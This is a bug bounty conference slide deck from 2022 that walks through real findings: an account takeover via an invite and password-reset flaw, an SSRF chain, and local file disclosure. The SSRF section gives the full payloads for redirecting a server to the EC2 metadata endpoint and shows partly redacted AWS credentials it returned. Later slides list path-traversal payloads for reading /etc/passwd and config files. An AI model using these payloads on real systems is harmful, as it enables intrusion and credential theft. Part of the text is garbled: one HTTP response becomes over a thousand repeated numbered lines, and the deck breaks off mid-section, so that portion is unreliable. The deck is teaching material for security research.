

Bug Bounty on Steroids



We provide pentests! Visit WebImmunity.com



October 2022

[@Hussein98D](https://twitter.com/Hussein98D)

[WALLPAPERSWIDE.COM](https://wallpaperswide.com)

whoami?

Bug Bounty Hunter
Security Researcher
Yahoo Elite
Intigriti 1337up0533 winner
H1-2010 Vigilante Award
H1-2010 Best Team Collaboration
BugCrowd BugBash Best Team Collaboration
+1000 vulnerabilities reported



@hussein98d on all platforms

CEO @ WebImmunify.com



In this talk:

- Account TakeOver via Confusion
- The Un-spotable SSRF
- Local File Disclosure and Bypasses
- Hacking a Bank by Finding a 0day
- SSO Bypass Techniques
- Another XSS Level

Account TakeOver via Confusion

- Application allows user A to invite other users: B, to his organization
- User A is able to ask for password reset for accounts he invited
- User B gets reset token link in his mails

Account TakeOver via Confusion


Can we try to exploit this?

PoC


- User A invites user B to his instance where user B is his second email address
- User A asks for password reset of user B
- User B opens the reset link and waits
- User A edits User B's email to victim's email
- Reset Password Tokens becomes valid for Victim

Account TakeOver via Confusion

Step 1




Step 2




Account TakeOver via Confusion

Step 3




Step 4




Account TakeOver via Confusion

Step 5



Step 6



Bounty	\$4,000
Time spent	None

The Un-spotable SSRF

Anything catches your attention?

```
GET /[REDACTED]/v1/?__region=eu-west-1&Action=ListTopics&appId=oegw3x HTTP/2
Host: [REDACTED]
Cookie: s_fid=62137A4BD42B246C-38E58F3E745C75EE; s_cc=true; s_vi=[CS]v1|3146EAD19476CC6D-6000053E10F3FD9F[CE]; s_sq=%5B%5B%5D%5D; _csrf=
eo5-o5ZA-sVpxWONLb0V5gvK; editor.sid=s%3AE08es5XTdF-0Xxwhls8IpWBsCzLPzyl.vEkWoSpeQicm5d2RPglWtXzw4i7%2FPFJJZ2Da6mmzM3fY; AWSALB=
omlbdNCQZzn8e8CMXQpvB77wZIZ9FX8xtQ4t6mpmAXr1KMVYxUZxaEbkbglUBocFEfcjkhUvaThUJnLic9Y/TiTyXfW5XctXYVEjccifULzFqfSI2Sbeiw94drb; AWSALBCORS=
omlbdNCQZzn8e8CMXQpvB77wZIZ9FX8xtQ4t6mpmAXr1KMVYxUZxaEbkbglUBocFEfcjkhUvaThUJnLic9Y/TiTyXfW5XctXYVEjccifULzFqfSI2Sbeiw94drb
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
X-Csrftoken: ZlutWUVA-JBAVMzMPrtM0katle3Tgtv01KTE
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Content-Type: application/json
Accept: application/json
Credential-Id: 628e3547635d7a00091cf4c0
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://[REDACTED]/628e0f26e28b8fad2dbddd4a/manage
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR;q=0.9,en-US;q=0.8,en;q=0.7,tr;q=0.6
Content-Length: 0
```


The Un-spotable SSRF

`__region=eu-west-1`

Where do we usually see this parameter's value?

AWS S3!



The Un-spotable SSRF

Testing Methodology for such endpoints

First, we set a random value inside the __region parameter

__region=test&Action=ListTopics&appId=223

Result:

Timeout response

That's fishy!

The Un-spotable SSRF

Testing Methodology for such endpoints

Fuzzing

Build a little list containing different payloads to hopefully identify some behavior

list.txt :

0xp.cc

0xp.cc/

@0xp.cc

\\0xp.cc

//0xp.cc

.0xp.cc/

.0xp.cc

%2f%2f0xp.cc

The Un-spotable SSRF

Testing Methodology for such endpoints

Upon sending payload **0xp.cc/** inside the **__region** parameter, I got a DNS pingback to **sns.0xp.cc**

The screenshot displays the Burp Suite interface. On the left, the 'Raw' tab shows an HTTP request. The request line is: `GET /v1/?__region=lbU7un3le7r4gq92nc6exd8a6lcs0h.eastify.com/&Action=ListTopics&appId=oegv3x HTTP/2`. The request body contains a JSON payload with a 'Cookie' field that includes a 'csrftoken' value. The 'Referer' field is set to `https://[redacted]/628e0f26e28b8fad2dbddd4a/manage`. On the right, the Burp Collaborator interface is visible. It shows a table of 'Poll Collaborator interactions' with two entries. The first entry is a DNS lookup of type A for the domain name `sns.i7q4tk2yd4q1fn8zm95bwa775ybszh` received from IP address `[redacted]:46` at 2022-May-25 17:45:54 UTC.

#	Time	Type	Payload	Comment
3	2022-May-25 17:45:54 UTC	DNS	i7q4tk2yd4q1fn8zm95bwa775ybszh	
4	2022-May-25 17:45:54 UTC	DNS	i7q4tk2yd4q1fn8zm95bwa775ybszh	

Description	DNS query
The Collaborator server received a DNS lookup of type A for the domain name <code>sns.i7q4tk2yd4q1fn8zm95bwa775ybszh</code>	
The lookup was received from IP address <code>[redacted]:46</code> at 2022-May-25 17:45:54 UTC.	

The Un-spotable SSRF

Testing Methodology for such endpoints

What's happening in the backend?

The application looks like to be reading the `__region` parameter value and issuing the following request:

```
GET https://sns.REGION.amazonaws.com
```

Thus, upon sending `0xp.cc/` in the payload, we have the following request being issued by the server:

```
GET https://sns.0xp.cc/.amazonaws.com
```


The Un-spotable SSRF

Testing Methodology for such endpoints

Breaking out of the syntax

We have to find a way to force our destination host for the request being made by the application:

Payload: `x@0xp.cc/`

Server's translation: `https://SNSx@0xp.cc/.amazonaws.com`

The Un-spotable SSRF

Testing Methodology for such endpoints

Testing to fetch Google.com 's content:

Raw

Hex

Stepper

Replacements

GET /v1/7...region=s...@google.com/fAction=ListTopics&appId=eeq3x HTTP/2

Host: ...

Cookie: s_fid=62137A46D42B46C-38E58F3E745C75EE; s_cc=true; s_vi=[CS]v13146EAD19476CCD-6000053EL0F3FD9F[CE]; s_sq=58P58BP50A5D; _csrf=...

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36

Content-Type: application/json

Accept: application/json

Credential-Id: 628e3547635d7a00091cf4c0

Sec-Ch-UA-Platform: "Linux"

Sec-Fetch-Site: same-origin

Sec-Petch-Mode: cors

Sec-Petch-Dest: empty

Referer: https://...flows/628e0f26e28b8fad28bdd4a/manage

Accept-Encoding: gzip, deflate

Accept-Language: fr-FR, fr;q=0.9, en-US;q=0.8, en;q=0.7, tr;q=0.6

Content-Length: 0

Raw

Hex

Render

1 HTTP/2 404 Not Found

2 Date: Wed, 25 May 2022 17:46:08 GMT

3 Content-Type: application/json; charset=utf-8

4 Set-Cookie: AWSALB=96cSl+E/OwVtVwEgtGy/GSj9lHy3RissleNvzyupJlMkAh Expires=Wed, 01 Jun 2022 17:46:08 GMT; Path=/

5 Set-Cookie: AWSALB=96cSl+E/OwVtVwEgtGy/GSj9lHy3RissleNvzyupJl Expires=Wed, 01 Jun 2022 17:46:08 GMT; Path=/; SameSite=None; Secure

6 X-Dns-Prefetch-Control: off

7 X-Frame-Options: SAMEORIGIN

8 Strict-Transport-Security: max-age=15552000; includeSubDomains

9 X-Download-Options: nosnopen

10 X-Content-Type-Options: nosniff

11 X-Xss-Protection: 1; mode=block

12 Cache-Control: no-cache, no-store, must-revalidate

13 Pragma: no-cache

14 Expires: 0

15 Set-Cookie: editor.sid=s3AEn08es5XTdF-DXWhls8IpwBscZLPzyl.vEKWoSp HTTPOnly; Secure

16

17 <!DOCTYPEhtml>

18 <htmlLang=en>

19 <metacharset=utf-8>

20 <metaname=viewportcontent="initial-scale=1, minimum-scale=1, width=

21 <title>Error404Not Found>||1</title>

22 <style>

23 {

24 {

25 {

26 {

27 {

28 {

29 {

30 {

31 {

32 {

33 {

34 {

35 {

36 {

37 {

38 {

39 {

40 {

41 {

42 {

43 {

44 {

45 {

46 {

47 {

48 {

49 {

50 {

51 {

52 {

53 {

54 {

55 {

56 {

57 {

58 {

59 {

60 {

61 {

62 {

63 {

64 {

65 {

66 {

67 {

68 {

69 {

70 {

71 {

72 {

73 {

74 {

75 {

76 {

77 {

78 {

79 {

80 {

81 {

82 {

83 {

84 {

85 {

86 {

87 {

88 {

89 {

90 {

91 {

92 {

93 {

94 {

95 {

96 {

97 {

98 {

99 {

100 {

101 {

102 {

103 {

104 {

105 {

106 {

107 {

108 {

109 {

110 {

111 {

112 {

113 {

114 {

115 {

116 {

117 {

118 {

119 {

120 {

121 {

122 {

123 {

124 {

125 {

126 {

127 {

128 {

129 {

130 {

131 {

132 {

133 {

134 {

135 {

136 {

137 {

138 {

139 {

140 {

141 {

142 {

143 {

144 {

145 {

146 {

147 {

148 {

149 {

150 {

151 {

152 {

153 {

154 {

155 {

156 {

157 {

158 {

159 {

160 {

161 {

162 {

163 {

164 {

165 {

166 {

167 {

168 {

169 {

170 {

171 {

172 {

173 {

174 {

175 {

176 {

177 {

178 {

179 {

180 {

181 {

182 {

183 {

184 {

185 {

186 {

187 {

188 {

189 {

190 {

191 {

192 {

193 {

194 {

195 {

196 {

197 {

198 {

199 {

200 {

201 {

202 {

203 {

204 {

205 {

206 {

207 {

208 {

209 {

210 {

211 {

212 {

213 {

214 {

215 {

216 {

217 {

218 {

219 {

220 {

221 {

222 {

223 {

224 {

225 {

226 {

227 {

228 {

229 {

230 {

231 {

232 {

233 {

234 {

235 {

236 {

237 {

238 {

239 {

240 {

241 {

242 {

243 {

244 {

245 {

246 {

247 {

248 {

249 {

250 {

251 {

252 {

253 {

254 {

255 {

256 {

257 {

258 {

259 {

260 {

261 {

262 {

263 {

264 {

265 {

266 {

267 {

268 {

269 {

270 {

271 {

272 {

273 {

274 {

275 {

276 {

277 {

278 {

279 {

280 {

281 {

282 {

283 {

284 {

285 {

286 {

287 {

288 {

289 {

290 {

291 {

292 {

293 {

294 {

295 {

296 {

297 {

298 {

299 {

300 {

301 {

302 {

303 {

304 {

305 {

306 {

307 {

308 {

309 {

310 {

311 {

312 {

313 {

314 {

315 {

316 {

317 {

318 {

319 {

320 {

321 {

322 {

323 {

324 {

325 {

326 {

327 {

328 {

329 {

330 {

331 {

332 {

333 {

334 {

335 {

336 {

337 {

338 {

339 {

340 {

341 {

342 {

343 {

344 {

345 {

346 {

347 {

348 {

349 {

350 {

351 {

352 {

353 {

354 {

355 {

356 {

357 {

358 {

359 {

360 {

361 {

362 {

363 {

364 {

365 {

366 {

367 {

368 {

369 {

370 {

371 {

372 {

373 {

374 {

375 {

376 {

377 {

378 {

379 {

380 {

381 {

382 {

383 {

384 {

385 {

386 {

387 {

388 {

389 {

390 {

391 {

392 {

393 {

394 {

395 {

396 {

397 {

398 {

399 {

400 {

401 {

402 {

403 {

404 {

405 {

406 {

407 {

408 {

409 {

410 {

411 {

412 {

413 {

414 {

415 {

416 {

417 {

418 {

419 {

420 {

421 {

422 {

423 {

424 {

425 {

426 {

427 {

428 {

429 {

430 {

431 {

432 {

433 {

434 {

435 {

436 {

437 {

438 {

439 {

440 {

441 {

442 {

443 {

444 {

445 {

446 {

447 {

448 {

449 {

450 {

451 {

452 {

453 {

454 {

455 {

456 {

457 {

458 {

459 {

460 {

461 {

462 {

463 {

464 {

465 {

466 {

467 {

468 {

469 {

470 {

471 {

472 {

473 {

474 {

475 {

476 {

477 {

478 {

479 {

480 {

481 {

482 {

483 {

484 {

485 {

486 {

487 {

488 {

489 {

490 {

491 {

492 {

493 {

494 {

495 {

496 {

497 {

498 {

499 {

500 {

501 {

502 {

503 {

504 {

505 {

506 {

507 {

508 {

509 {

510 {

511 {

512 {

513 {

514 {

515 {

516 {

517 {

518 {

519 {

520 {

521 {

522 {

523 {

524 {

525 {

526 {

527 {

528 {

529 {

530 {

531 {

532 {

533 {

534 {

535 {

536 {

537 {

538 {

539 {

540 {

541 {

542 {

543 {

544 {

545 {

546 {

547 {

548 {

549 {

550 {

551 {

552 {

553 {

554 {

555 {

556 {

557 {

558 {

559 {

560 {

561 {

562 {

563 {

564 {

565 {

566 {

567 {

568 {

569 {

570 {

571 {

572 {

573 {

574 {

575 {

576 {

577 {

578 {

579 {

580 {

581 {

582 {

583 {

584 {

585 {

586 {

587 {

588 {

589 {

590 {

591 {

592 {

593 {

594 {

595 {

596 {

597 {

598 {

599 {

600 {

601 {

602 {

603 {

604 {

605 {

606 {

607 {

608 {

609 {

610 {

611 {

612 {

613 {

614 {

615 {

616 {

617 {

618 {

619 {

620 {

621 {

622 {

623 {

624 {

625 {

626 {

627 {

628 {

629 {

630 {

631 {

632 {

633 {

634 {

635 {

636 {

637 {

638 {

639 {

640 {

641 {

642 {

643 {

644 {

645 {

646 {

647 {

648 {

649 {

650 {

651 {

652 {

653 {

654 {

655 {

656 {

657 {

658 {

659 {

660 {

661 {

662 {

663 {

664 {

665 {

666 {

667 {

668 {

669 {

670 {

671 {

672 {

673 {

674 {

675 {

676 {

677 {

678 {

679 {

680 {

681 {

682 {

683 {

684 {

685 {

686 {

687 {

688 {

689 {

690 {

691 {

692 {

693 {

694 {

695 {

696 {

697 {

698 {

699 {

700 {

701 {

702 {

703 {

704 {

705 {

706 {

707 {

708 {

709 {

710 {

711 {

712 {

713 {

714 {

715 {

716 {

717 {

718 {

719 {

720 {

721 {

722 {

723 {

724 {

725 {

726 {

727 {

728 {

729 {

730 {

731 {

732 {

733 {

734 {

735 {

736 {

737 {

738 {

739 {

740 {

741 {

742 {

743 {

744 {

745 {

746 {

747 {

748 {

749 {

750 {

751 {

752 {

753 {

754 {

755 {

756 {

757 {

758 {

759 {

760 {

761 {

762 {

763 {

764 {

765 {

766 {

767 {

768 {

769 {

770 {

771 {

772 {

773 {

774 {

775 {

776 {

777 {

778 {

779 {

780 {

781 {

782 {

783 {

784 {

785 {

786 {

787 {

788 {

789 {

790 {

791 {

792 {

793 {

794 {

795 {

796 {

797 {

798 {

799 {

800 {

801 {

802 {

803 {

804 {

805 {

806 {

807 {

808 {

809 {

810 {

811 {

812 {

813 {

814 {

815 {

816 {

817 {

818 {

819 {

820 {

821 {

822 {

823 {

824 {

825 {

826 {

827 {

828 {

829 {

830 {

831 {

832 {

833 {

834 {

835 {

836 {

837 {

838 {

839 {

840 {

841 {

842 {

843 {

844 {

845 {

846 {

847 {

848 {

849 {

850 {

851 {

852 {

853 {

854 {

855 {

856 {

857 {

858 {

859 {

860 {

861 {

862 {

863 {

864 {

865 {

866 {

867 {

868 {

869 {

870 {

871 {

872 {

873 {

874 {

875 {

876 {

877 {

878 {

879 {

880 {

881 {

882 {

883 {

884 {

885 {

886 {

887 {

888 {

889 {

890 {

891 {

892 {

893 {

894 {

895 {

896 {

897 {

898 {

899 {

900 {

901 {

902 {

903 {

904 {

905 {

906 {

907 {

908 {

909 {

910 {

911 {

912 {

913 {

914 {

915 {

916 {

917 {

918 {

919 {

920 {

921 {

922 {

923 {

924 {

925 {

926 {

927 {

928 {

929 {

930 {

931 {

932 {

933 {

934 {

935 {

936 {

937 {

938 {

939 {

940 {

941 {

942 {

943 {

944 {

945 {

946 {

947 {

948 {

949 {

950 {

951 {

952 {

953 {

954 {

955 {

956 {

957 {

958 {

959 {

960 {

961 {

962 {

963 {

964 {

965 {

966 {

967 {

968 {

969 {

970 {

971 {

972 {

973 {

974 {

975 {

976 {

977 {

978 {

979 {

980 {

981 {

982 {

983 {

984 {

985 {

986 {

987 {

988 {

989 {

990 {

991 {

992 {

993 {

994 {

995 {

996 {

997 {

998 {

999 {

1000 {

1001 {

1002 {

1003 {

1004 {

1005 {

1006 {

1007 {

1008 {

1009 {

1010 {

1011 {

1012 {

1013 {

1014 {

1015 {

1016 {

1017 {

1018 {

1019 {

1020 {

1021 {

1022 {

1023 {

1024 {

1025 {

1026 {

1027 {

1028 {

1029 {

1030 {

1031 {

1032 {

1033 {

1034 {

1035 {

1036 {

1037 {

1038 {

1039 {

1040 {

1041 {

1042 {

1043 {

1044 {

1045 {

1046 {

1047 {

1048 {

1049 {

1050 {

1051 {

1052 {

1053 {

1054 {

1055 {

1056 {

1057 {

1058 {

1059 {

1060 {

1061 {

1062 {

1063 {

1064 {

1065 {

1066 {

1067 {

1068 {

1069 {

1070 {

1071 {

1072 {

1073 {

1074 {

1075 {

1076 {

1077 {

1078 {

1079 {

1080 {

1081 {

1082 {

1083 {

1084 {

1085 {

1086 {

1087 {

1088 {

1089 {

1090 {

1091 {

1092 {

1093 {

1094 {

1095 {

1096 {

1097 {

1098 {

1099 {

1100 {

1101 {

1102 {

1103 {

1104 {

1105 {

1106 {

1107 {

1108 {

1109 {

1110 {

1111 {

1112 {

1113 {

1114 {

1115 {

1116 {

1117 {

1118 {

1119 {

1120 {

1121 {

1122 {

1123 {

1124 {

1125 {

1126 {

1127 {

1128 {

1129 {

1130 {

1131 {

1132 {

1133 {

1134 {

1135 {

1136 {

1137 {

1138 {

1139 {

1140 {

1141 {

1142 {

1143 {

1144 {

1145 {

1146 {

1147 {

1148 {

1149 {

1150 {

1151 {

1152 {

1153 {

1154 {

1155 {

1156 {

1157 {

1158 {

1159 {

1160 {

1161 {

1162 {

1163 {

1164 {

1165 {

1166 {

1167 {

1168 {

1169 {

1170 {

1171 {

1172 {

1173 {

1174 {

1175 {

1176 {

1177 {

1178 {

1179 {

1180 {

1181 {

1182 {

1183 {

1184 {

1185 {

1186 {

1187 {

1188 {

1189 {

1190 {

1191 {

1192 {

1193 {

1194 {

1195 {

1196 {

1197 {

1198 {

1199 {

1200 {

1201 {

1202 {

1203 {

1204 {

1205 {

1206 {

1207 {

1208 {

1209 {

1210 {

1211 {

1212 {

1213 {

1214 {

1215 {

1216 {

1217 {

1218 {

1219 {

1220 {

1221 {

1222 {

1223 {

1224 {

1225 {

1226 {

1227 {

1228 {

1229 {

1230 {

1231 {

1232 {

1233 {

1234 {

1235 {

1236 {

1237 {

1238 {

1239 {

1240 {

1241 {

1242 {

1243 {

1244 {

1245 {

1246 {

1247 {

1248 {

1249 {

1250 {

1251 {

1252 {

1253 {

The Un-spotable SSRF

Testing Methodology for such endpoints

Good! But not enough! How can we read AWS secrets located at <http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance> ?

The application is doing [https](#) requests, while we need [http](#) to hit the EC2 endpoints.

The Un-spotable SSRF

Testing Methodology for such endpoints

Forcing Redirect to http

Payload:

```
x@ssrf.localdomain.pw/custom-30x/?code=301&url=http://169.254.169.254/  
latest/meta-data/identity-credentials/ec2/security-credentials/ec2-  
instance&Action=ListTopics&appId=oegw3x
```


The Un-spotable SSRF

Testing Methodology for such endpoints

Forcing Redirect to http

`x@ssrf.localdomain.pw/custom-30x/?code=301&url=http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance&Action=ListTopics&appId=oegw3x`

Application's request:

`https://SNSx@ssrf.localdomain.pw/custom-30x/?code=301&url=http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance`

Redirect to `ssrf.localdomain.pw` and then redirect to `169.254.169.254`

The Un-spotable SSRF

Testing Methodology for such endpoints

However, there is still a little issue:

Application's request:

`https://SNSx@ssrf.localdomain.pw/custom-30x/?code=301&url=http://
169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/
ec2-instance/.amazonaws.com`

Easy bypass now, append “?” to the end of our previous payload:

`x@ssrf.localdomain.pw/custom-30x/?code=301&url=http://169.254.169.254/
latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance?
&Action=ListTopics&appId=oegw3x`

The Un-spotable SSRF

Testing Methodology for such endpoints

`x@ssrf.localdomain.pw/custom-30x/?code=301&url=http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance?&Action=ListTopics&appId=oegw3x`



Application's parser

`https://SNSx@ssrf.localdomain.pw/custom-30x/?code=301&url=http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance?/.amazonaws.com`



301 Redirect

`https://ssrf.localdomain.pw/custom-30x/?code=301&url=http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance?/.amazonaws.com`



301 Redirect

`http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance?/.amazonaws.com`

The Un-spotable SSRF

Testing Methodology for such endpoints

Bingo!

Bounty: \$14,000

```
1 GET http://169.254.169.254/latest/meta-data/identity-credentials/ec2-instance?Action=ListTopics&appId=oegw3x HTTP/2
2 Host: [REDACTED]
3 Cookie: s_fid=62137A48D42B246C-38E58F3E745C75EE; s_cc=true; s_vi=[CS]v1|3146EAD19476CC6D-6000053E10F3FD9F[CE]; s_sq=%5B%5B%5D%5D; _csrf=
  eo5-o5ZA-sVpxWONLb0V5gvK; editor.sid=s%3AE08es5XTdF-0XXwhls8IpbWsCzLPzyl.vEkWoSpe0icm5d2RPglWt xzw4i7%2FPFJZ2Da6mmzM3fy; AWSALB=
  omlbdNCQZn8e8CMXOpvB77wZIZ9FX8xtQ4t6mpmAXr1KMVyxUZxaEbkbgv1UBocFEfcjkhUvaThUJnLic9Y/TiTyXfW5XctXYVEjccifULzFqfSI2Sbeiw94drb; AWSALBCORS=
  omlbdNCQZn8e8CMXOpvB77wZIZ9FX8xtQ4t6mpmAXr1KMVyxUZxaEbkbgv1UBocFEfcjkhUvaThUJnLic9Y/TiTyXfW5XctXYVEjccifULzFqfSI2Sbeiw94drb
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
5 X-Csrf-Token: ZlutWUVA-JBAVMzMPrtMokatl3Tgtv01KTE
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
8 Content-Type: application/json
9 Accept: application/json
10 Credential-Id: 628e3547635d7a00091cf4c0
11 Sec-Ch-Ua-Platform: "Linux"
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://[REDACTED]/628e0f26e28b8fad2dbddd4a/manage
16 Accept-Encoding: gzip, deflate
17 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7,tr;q=0.6
18 Content-Length: 0
```

```
1 HTTP/2 200 OK
2 Date: Wed, 25 May 2022 17:46:26 GMT
3 Content-Type: application/json; charset=utf-8
4 Set-Cookie: AWSALB=NZLqgM0AdfJzC/JNe4RiJl mBSSM+wlbc+FIGSooqfRCIG
  Expires=Wed, 01 Jun 2022 17:46:25 GMT; Path=/
5 Set-Cookie: AWSALBCORS=NZLqgM0AdfJzC/JNe4RiJl mBSSM+wlbc+FIGSooqf
  Expires=Wed, 01 Jun 2022 17:46:25 GMT; Path=/; SameSite=None; Se
6 X-Dns-Prefetch-Control: off
7 X-Frame-Options: SAMEORIGIN
8 Strict-Transport-Security: max-age=15552000; includeSubDomains
9 X-Download-Options: noopen
10 X-Content-Type-Options: nosniff
11 X-Xss-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 Set-Cookie: editor.sid=s%3AE08es5XTdF-0XXwhls8IpbWsCzLPzyl.vEkW
  HttpOnly; Secure
16
17 {
18   "Code": "Success",
19   "LastUpdated": "2022-05-25T17:46:08Z",
20   "Type": "AWS-HMAC",
21   "AccessKeyId": "ASTAUDI[REDACTED]",
22   "SecretAccessKey": "xu+59Uj 9a3bQra04qxoueLun[REDACTED]",
23   "Token":
     "I0oJb3JpZ2luX2VjEkr/////////wEaCXVzLXdI c3QtMiJHMEUCIBcExHLwb
     //////////ARACGvvyODIGMTExODY2NiAiDAWMpK/agbU1Oww/YyqFBOUHHkD72B
     vLVqVvEal[REDACTED]p0T5kBsC
     vM0ApIYmSF[REDACTED]xYGFbosk
     kH+2LS2x4h[REDACTED]nwHrcmyl
     7Ycq2mjPK[REDACTED]jwgOXQp+
     TyoHEFF2DV0j bYvkRa65XI7gmW1S3pm02fC5p4nHqIUUhhk6elKfBrhwuAKRUq
     lzKfV1lypUTelYiH4LEhrnhfmo8JSJpt0+72eUA2KV+90oAbLvgBH1LGLb0xwk
     IFETZNYSCRlp4aK2jB2c07a8Ng1el+OyybCP0x/hl v03",
24   "Expiration": "2022-05-26T00:06:17Z"
25 }
```


Local File Disclosure and Bypasses

You see this:

Download.php?file=document.pdf

First thoughts?

Potential LFD

Local File Disclosure and Bypasses

Classic payloads

Download.php?file=file:///etc/passwd

Download.php?file=../../../../etc/passwd

Download.php?file=../../../../etc/passwd



403 forbidden

Local File Disclosure and Bypasses

Server doesn't love ../ dot dot slash


What can we do?

- Unicode encoding
- Null Byte

Local File Disclosure and Bypasses

Unicode Encoding

[https://qaz.wtf/u/convert.cgi?text=.](https://qaz.wtf/u/convert.cgi?text=)

 **Unicode Text Converter**

Convert plain text (letters, sometimes numbers, sometimes punctuation) to obscure characters from Unicode. The output is fully

Circled	⊙
Circled (neg)	⊖
Fullwidth	␣
Math bold	⬖
Math bold Fraktur	⬚
Math bold italic	⬛
Math bold script	⬜
Math double-struck	⬡
Math monospace	⬢
Math sans	⬣
Math sans bold	⬤
Math sans bold italic	⬥
Math sans italic	⬦
Parenthesized	⦿
Regional Indicator	🇬🇧
Squared	◻
Squared (neg)	◼

Local File Disclosure and Bypasses

Unicode Encoding

Try:

⦿
◻

Download.php?file=⦿/config.php

Download.php?file=◻⦿/config.php

Download.php?file=◻./config.php

Local File Disclosure and Bypasses

Null Byte Bypass

Try:

